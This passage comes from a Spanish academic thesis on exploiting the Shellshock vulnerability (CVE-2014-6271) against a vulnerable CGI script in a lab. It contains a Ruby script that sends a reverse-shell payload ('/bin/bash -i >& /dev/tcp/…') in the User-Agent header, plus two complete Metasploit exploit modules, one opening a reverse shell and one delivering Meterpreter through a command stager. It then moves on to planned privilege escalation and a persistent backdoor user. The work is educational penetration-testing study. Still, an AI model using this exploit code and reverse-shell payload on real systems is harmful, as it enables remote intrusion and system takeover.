        STDIN.flush
    end
  end

  send.join
  recieve.join

end
```

```
# Con el servidor listo inyectamos la conexión inversa
uri = URI('http://192.168.100.5/cgi-bin/vuln.cgi')
req = Net::HTTP::Get.new(uri)
req['User-Agent'] = '() { :;}; echo; /bin/bash -c /bin/bash -i >&
/dev/tcp/192.168.100.4/8888 0>&1'
res = Net::HTTP.start(uri.hostname, uri.port) {|http|
  http.request(req)
}

# Esperamos que llegue la conexión a nuestro servidor TCP
t.join
```

En el caso de tener los paquetes correspondientes a Ruby en nuestro sistema (en el caso de Kali Linux ya vienen preinstalados para poder ejecutar Metasploit), podemos utilizar el comando `ruby exploit_ruby_tcp.rb` para la ejecución del código descrito y la obtención de la shell remota.



Imagen 3.6. Ejecución del script ruby para la explotación de Shellshock.

3.2. Integración en Metasploit

Una vez hemos descubierto la vulnerabilidad y hemos comprobado que es posible explotarla sobre el servicio web vulnerable, vamos a realizar la integración del *exploit* como un módulo de Metasploit. Para ello, es necesario comprender de previamente cuál es la arquitectura y metodología utilizada en la herramienta Metasploit, así como concretar la definición de cierta terminología utilizada en el ámbito del *pentesting*.

3.2.1. Introducción

Metasploit es uno de los frameworks más conocidos y utilizados en el ámbito de la seguridad informática para la realización de pruebas de penetración. Es un proyecto de código abierto desarrollado con el lenguaje de programación Ruby, que ofrece la ejecución de *exploits* sobre sistemas o software vulnerable, mediante la ejecución de una serie de módulos documentados. Los usuarios pueden realizar esta ejecución manteniendo un nivel de abstracción respecto al código software, o secuencias de comandos necesarios, que son ejecutados a bajo nivel.

Cuando mencionamos que se ofrece un nivel de abstracción respecto al código de bajo nivel, queremos decir que los usuarios deben comprender, con un conocimiento general, cómo y cuál es la vulnerabilidad detectada (inyección de código, condición de carrera, escalada de privilegios, etc...), cómo se va a establecer la conexión con el sistema o software vulnerable (remota, local) y cuales son los módulos de Metasploit destinados a explotar dichas vulnerabilidades.

Sin embargo, a no ser que el usuario lo desee, no llega a ser necesario que estos comprendan exactamente sobre qué función, módulo, *token*, cabecera o cualquier otro fragmento que forma parte del funcionamiento lógico del software, o del funcionamiento físico en el caso de hardware, afecta exactamente una vulnerabilidad. Y, tampoco, del código, secuencia de comandos, *shellcode* o cualquier otra inyección lógica, que es necesario introducir sobre la vulnerabilidad para ser capaces de realizar comandos.

Esta misma abstracción es posible aplicarla en la creación de nuevos módulos con *exploits* personalizados. Podemos crear o duplicar un archivo ruby de un módulo ya existente, renombrarlo a elección, insertarlo en el directorio de Metasploit que consideremos correspondiente, y hacer uso de la herencia e importación de objetos para invocar funcionalidades ya existentes en Metasploit, sin la necesidad de crear código completamente nuevo.

A lo largo del presente documento hemos mencionado el término *exploit* para hacer referencia al hecho de tomar ventaja de una vulnerabilidad, e inyectar un conjunto acciones deseadas. No obstante, esta acción de aprovecharse de una vulnerabilidad para la realización de comandos, está diferenciada mediante dos términos: *exploit* y *payload*.

Explotar, usar un *exploit* sobre o tomar ventaja de una vulnerabilidad, hace referencia a la ejecución de acciones necesarias que nos va a abrir una puerta en el sistema, para la posterior inyección de acciones que nos permitirá modificar o realizar un comportamiento sobre el software vulnerable. Si nos centramos en la vulnerabilidad Shellshock, el *exploit* es la declaración de una función en Bash en la cabecera *User-Agent* de una petición web sobre el archivo CGI, mientras que el *payload* es la posterior definición de instrucciones que lanzan una conexión TCP a nuestro sistema.

Este tipo de conexiones TCP para la apertura de shells remotas se dividen en dos tipos: *bind* y *reverse*. Las conexiones de tipo *bind* lanzan una petición directamente desde la máquina atacante sobre un puerto del sistema vulnerable para abrir dicha conexión, donde se consigue ejecutar el *exploit* y *payload* necesarios. Por otro lado, como es en nuestro caso con la vulnerabilidad Shellshock, en las conexiones de tipo *reverse* se habilita un puerto que escucha peticiones entrantes en la máquina atacante, y se utiliza un *exploit* con un *payload* que provocan que el sistema vulnerable sea el que establece la conexión dirigida a la máquina atacante.

Por defecto, lo que se consigue, o se intenta conseguir, con el lanzamiento de exploits de tipo *bind* o *reverse*, es la apertura de un canal TCP o shell de comandos remota. Esto nos permite, según el nivel de privilegios y en mayor o menor medida, ejecutar acciones sobre el sistema vulnerable como si nosotros estuviéramos controlando el propio dispositivo desde una consola de comandos.

Por otro lado, Metasploit ofrece la inyección de un *payload* sobre el sistema vulnerable para ofrecernos lo que se conoce como Meterpreter [34, 35]. Desde el punto de vista del usuario que juega el papel de entidad atacante, Meterpreter en básicamente una shell avanzada con un mayor abanico de funcionalidades para ejecutar acciones más complejas sobre el sistema explotado, más sigiloso en lo que se refiere a evitar dejar un traza del ataque realizado, y que mantiene las comunicaciones cifradas en el paso de información entre el sistema vulnerable y la entidad atacante.

3.2.2. Creación de un módulo en Metasploit

Ahora que hemos verificado cómo realizar la explotación remota de la vulnerabilidad, vamos a desarrollar e integrar el conjunto de instrucciones necesarias del *exploit* en un módulo de Metasploit. De esta forma, y en el supuesto caso de publicar el módulo en el repositorio online, otros usuarios podrán utilizarlo para comprobar si sus sistemas son seguros o vulnerables respecto a la vulnerabilidad Shellshock. Para realizar este desarrollo, hacemos uso de la documentación existente en la wiki del repositorio GitHub de Metasploit [3], la cual nos ofrece información y ejemplos en cuanto a la estructura, clases y funcionalidades que deben contener estos módulos.

Los nuevos módulos se empiezan a construir mediante el uso de herencia e importación de otros módulos y funcionalidades ya existentes en el framework Metasploit. Seguidamente de la creación de una estructura básica destinada a definir un conjunto de parámetros para documentar y configurar el *exploit*, realizar una primera comprobación para verificar que efectivamente el sistema es vulnerable al presente *exploit*, y finalmente lanzar el conjunto de comandos necesarios para inyectar las instrucciones deseadas sobre el sistema vulnerable.

Estos módulos destinados a la explotación están organizados en varios directorios dentro de la ruta `/usr/share/metasploit-framework/modules/exploits/` perteneciente al framework Metasploit. En nuestro vamos a crear la ruta `/uoc/ferpasri/shellshock/` sobre la cual vamos a integrar nuestros propios módulos. Además, es importante conocer

que el el comando `updatedb` nos permite actualizar el framework Metasploit para utilizar los nuevos módulos desarrollados.

Para realizar una primera versión, destinada a integrar nuestro *payload* que abre una conexión TCP en un módulo de Metasploit, es necesario heredar la funcionalidad que nos ofrece el módulo `Msf::Exploit::Remote`. Esto se debe a que nuestro *exploit* va a estar destinado a la explotación de sistemas remotos. También es necesario importar la funcionalidad que nos ofrece el módulo `HttpClient`, ya que el ataque se realiza camuflando una petición web de un cliente a un servidor vulnerable.

Incluimos un conjunto de parámetros en el módulo destinados a actuar como información y descripción de la funcionalidad desarrollada: el nombre está destinado a describir a qué producto afecta la vulnerabilidad, la descripción debe realizar una explicación acerca del módulo, y autor donde incluimos nuestra identidad o pseudónimo.

Por otro lado, también es necesario incluir otro conjunto de parámetros que posteriormente son utilizadas por Metasploit para el lanzamiento de diversas funcionalidades, o para la identificación de dependencias: el identificador que hace referencia a la vulnerabilidad explotada (`'CVE', '2014-6271'`), la plataforma compatible con el *exploit* (`'linux'`), y una lista de sistema operativos y arquitecturas sobre las cuales el *exploit* es capaz de realiza su ejecución (`'linux', 'ARCH_X86'`).

En el presente *exploit* también es necesario definir otro conjunto de parámetros que son utilizados para realizar la comunicación web entre el cliente y el servidor. Al heredar el módulo `Msf::Exploit::Remote` el parámetro `RHOSTS` destinado a solicitar la dirección de destino sobre la cual se realiza el *exploit* será directamente solicitado por Metasploit.

Nosotros vamos a añadir de forma adicional los parámetros `LHOST` y `LPORT`, para determinar sobre qué dirección y puerto se lanzará la conexión TCP reversa del *payload* inyectado, `TARGETURI` para indicar la ruta del CGI vulnerable a Shellshock, `METHOD` y `HEADER` para definir el protocolo y cabecera web utilizados, y un `TIMEOUT` para no esperar más tiempo del necesario en caso de que el *exploit* no se realice satisfactoriamente.

Después de definir cuáles van a ser todos los parámetros necesarios, implementamos el método denominado `magic_string`. Este contiene las instrucciones necesarias para definir una función Bash y conseguir explotar la vulnerabilidad Shellshock, donde seguidamente se incluye la instrucción que lanza la conexión TCP dirigida a nuestra máquina que actúa como shell remota. En la segunda versión desarrollada vamos a ver que no es necesario definir estas instrucción para lanzar la conexión TCP, ya que es posible utilizar un *payload* propio de Metasploit para la obtención de la shell avanzada Meterpreter.

Por último, definimos el método `exploit` desde donde se realiza la petición web utilizando las direcciones y protocolos web establecidos, e invocando el uso de `magic_string` para ser usado sobre la cabecera *User-Agent*.

Esto permite la ejecución del *exploit*, pero también es necesario indicar a Metasploit que debe mantenerse a la escucha de conexiones TCP para la apertura de una shell de tipo *reverse*. Para ello, es posible establecer el uso del *payload* `set payload generic/shell_reverse_tcp` junto al presente *exploit*, usado únicamente como receptor de la petición TCP inyectada.

Código del archivo `propio_tcp.rb`:

```
##########################################
# UOC - Universitat Oberta de Catalunya
# Master MISTIC
# Fernando Pastor Ricos
##########################################
# Academic file for Metasploit Framework
# Shellshock vulnerability
##########################################

require 'msf/core'

# Nuestro módulo es una subclase del módulo de Metasploit, el cual nos otorga la
funcionalidad necesaria para la explotación de máquinas remotas
class MetasploitModule < Msf::Exploit::Remote

  # El siguiente módulo nos ofrece los métodos necesarios para actuar como cliente HTTP
  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'UOC - Hackers Club - Shellshock',
      'Version' => '1.0',
      'Description' => 'This module exploits the shellshock vulnerability for Academic
purposes',
      'Author' => 'Fernando Pastor Ricos - UOC',
      'License' => 'MSF_LICENSE',
      'References' =>
        [
          [ 'CVE', '2014-6271' ]
        ],
      'Platform' => ['linux'],
      'Targets' =>
        [
          [ 'Linux',
            {
              'Platform'       => 'linux',
              'Arch'           => [ARCH_X86]
            }
          ]
        ]
    ))
```

```
 register_options([
      Opt::LHOST(),
      Opt::LPORT(8888),
      OptString.new('TARGETURI', [true, 'Ruta del script CGI vulnerable']),
      OptString.new('METHOD', [true, 'Metodo HTTP a utilizar', 'GET']),
      OptString.new('HEADER', [true, 'Cabecera HTTP a utilizar', 'User-Agent']),
      OptInt.new('TIMEOUT', [true, 'Tiempo máximo de respuesta para la petición HTTP
(segundos)', 5])
    ], self.class)
  end

  def magic_string
    lhost = datastore['LHOST']
    lport = datastore['LPORT']
    %Q{() { :;}; echo; /bin/bash -c /bin/bash -i >& /dev/tcp/#{lhost}/#{lport} 0>&1}
  end

  def exploit

    send_request_cgi(
      {
        'method' => datastore['METHOD'],
        'uri' => normalize_uri(target_uri.path.to_s),
        'headers' => {
          datastore['HEADER'] => magic_string
        }
      }, datastore['TIMEOUT'])

    if session_created?
      print_status("YES, session created d:)")
    else
      print_status("NO session created... please set this payload:")
      print_status("set payload generic/shell_reverse_tcp")
    end

  end
end
```

Esta versión es capaz de ofrecernos una shell remota en una sesión de Metasploit, la cual puede ser actualizada de forma automatizada a una sesión avanzada de Meterpreter utilizando la instrucción `sessions -u id` [36].

Aunque actualmente tenemos un módulo funcional, vamos a realizar un último paso donde utilizamos funciones de Metasploit que contienen *payloads* predefinidos para la obtención directa de una sesión de Meterpreter. Concretamente utilizaremos el *command stagers* predefinido de la función *printf*, donde el *payload* inyectado son una serie de comandos Bash que escriben código sobre el directorio `/tmp/` del sistema vulnerable, para posteriormente ejecutarlo y conseguir la apertura de una sesión de Meterpreter [37].

Actualizamos la versión anterior para importar el nuevo módulo `Msf::Exploit::CmdStager`, definimos un nuevo parámetro destinado a señalar en Metasploit cual es el tipo de *command stager* que queremos utilizar (`'CmdStagerFlavor' => [:printf]`), modificamos el método `magic_string(cmd)` para eliminar las instrucciones que abren una conexión remota y ejecutamos en Bash el nuevo *payload* `/bin/bash -c "#{cmd}"`; por último, definimos el método utilizado por la presente funcionalidad el cual incluye la petición web al servidor remoto `execute_command(cmd, opts)`.

Código del archivo `propio_meterpreter.rb`:

```
##########################################
# UOC - Universitat Oberta de Catalunya
# Master MISTIC
# Fernando Pastor Ricos
##########################################
# Academic file for Metasploit Framework
# Shellshock vulnerability
##########################################

require 'msf/core'

# Nuestro módulo es una subclase del módulo de Metasploit defino especialmente para la explotación de máquinas remotas
class MetasploitModule < Msf::Exploit::Remote

  # El siguiente módulo nos ofrece métodos necesarios para actuar como cliente HTTP
  include Msf::Exploit::Remote::HttpClient

  # El siguiente módulo nos permite utilizar los cmdstagers como payload para abrir una sesión de Meterpreter
  include Msf::Exploit::CmdStager

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'UOC - Hackers Club - Shellshock',
      'Version' => '2.0',
      'Description' => 'This module exploits the shellshock vulnerability for Academic purposes',
      'Author' => 'Fernando Pastor Ricos - UOC',
      'License' => 'MSF_LICENSE',
          'References' =>
            [
                    [ 'CVE', '2014-6271' ]
                  ],
          'Platform' => ['linux'],
      'Targets' =>
        [
          [ 'Linux',
            {
```

```
            'Platform'       => 'linux',
            'Arch'           => [ARCH_X86],
            # Utilizaremos el command stager predefinido de la función printf
            'CmdStagerFlavor' => [:printf]
          }
        ]
      ]
    ))

    register_options([
      OptString.new('TARGETURI', [true, 'Ruta del script CGI vulnerable']),
      OptString.new('METHOD', [true, 'Metodo HTTP a utilizar', 'GET']),
      OptString.new('HEADER', [true, 'Cabecera HTTP a utilizar', 'User-Agent']),
      OptInt.new('TIMEOUT', [true, 'Tiempo máximo de respuesta para la petición HTTP
(segundos)', 5])
    ], self.class)
  end

  def magic_string(cmd)
    %Q{() { :;}; echo; /bin/bash -c "#{cmd}"}
  end

  def execute_command(cmd, opts)

    send_request_cgi(
      {
        'method' => datastore['METHOD'],
        'uri' => normalize_uri(target_uri.path.to_s),
        'headers' => {
          datastore['HEADER'] => magic_string(cmd)
        }
      }, datastore['TIMEOUT'])
  end

  def exploit

    # Invoca execute_command(cmd, opts)
    execute_cmdstager

    if session_created?
      print_status("YES, session created d:)")
    else
      print_status("NO session created...")
    end

  end
end
```

3.2.3. Verificación de explotación con Metasploit

Una vez desarrollados e integrados los archivos Ruby que realizan la funcionalidad como un módulo de Metasploit, estos pueden ser seleccionados desde la consola utilizando la opción `use exploit`. Las imágenes 3.8 y 3.9 muestran la configuración y ejecución del primer módulo que abre una conexión tcp remota, mientras que las imágenes 3.10 y 3.11 muestran la configuración y ejecución del segundo módulo destinado a abrir una sesión Meterpreter.

En ambas podemos observar la comparación de direcciones ip, la obtención de una sesión perteneciente a un usuario denominado `hca`, y la captura de red obtenida mediante la herramienta Wireshark.



Imagen 3.7. Configuración del módulo que abre una shell de tipo reverse.



Imagen 3.8. Ejecución del módulo que abre una shell de tipo reverse.



Imagen 3.9. Configuración del módulo que abre una sesión de Meterpreter.



Imagen 3.10. Ejecución del módulo que abre una sesión de Meterpreter.

Capítulo 4: Post-Explotación

La etapa de post-explotación es la fase que sucede a la explotación de un sistema, en esta el objetivo principal es intentar obtener los máximos privilegios posibles para poder realizar todo tipo de acciones. Por un lado, es importante crear una puerta trasera destinada a mantener el futuro acceso al propio sistema vulnerable, posiblemente mediante conexiones ocultas y evitando las posibles evidencias que pueden provocan la ejecución de un *exploit* remoto. Y por otro, es interesante obtener acceso a posibles nuevas máquinas existentes dentro de la red a la que pertenece la entidad atacada.

Nosotros nos vamos a enfocar en realizar una escalada local de privilegios sobre la máquina vulnerable, y en crear un usuario que nos permita la conexión a la máquina sin la necesidad de una nueva ejecución del *exploit* con Metasploit. Para ello, se va a utilizar una de las variantes del *exploit* Dirty COW [38] siguiendo la recomendación de la documentación ofrecida por el profesorado de la UOC. Sin embargo, no realizamos su integración como módulo de la herramienta Metasploit, ya que esto escapa del ámbito del presente trabajo.

4.1. Escalada de privilegios

La escalada de privilegios es un tipo de ataque o ventaja que se toma sobre una vulnerabilidad para obtener mayores o diferentes permisos, respecto a los asignados por defecto a la sesión de un usuario. Este tipo de escalada de privilegios puede distinguirse en dos tipos: escalada vertical y escalada horizontal [39].

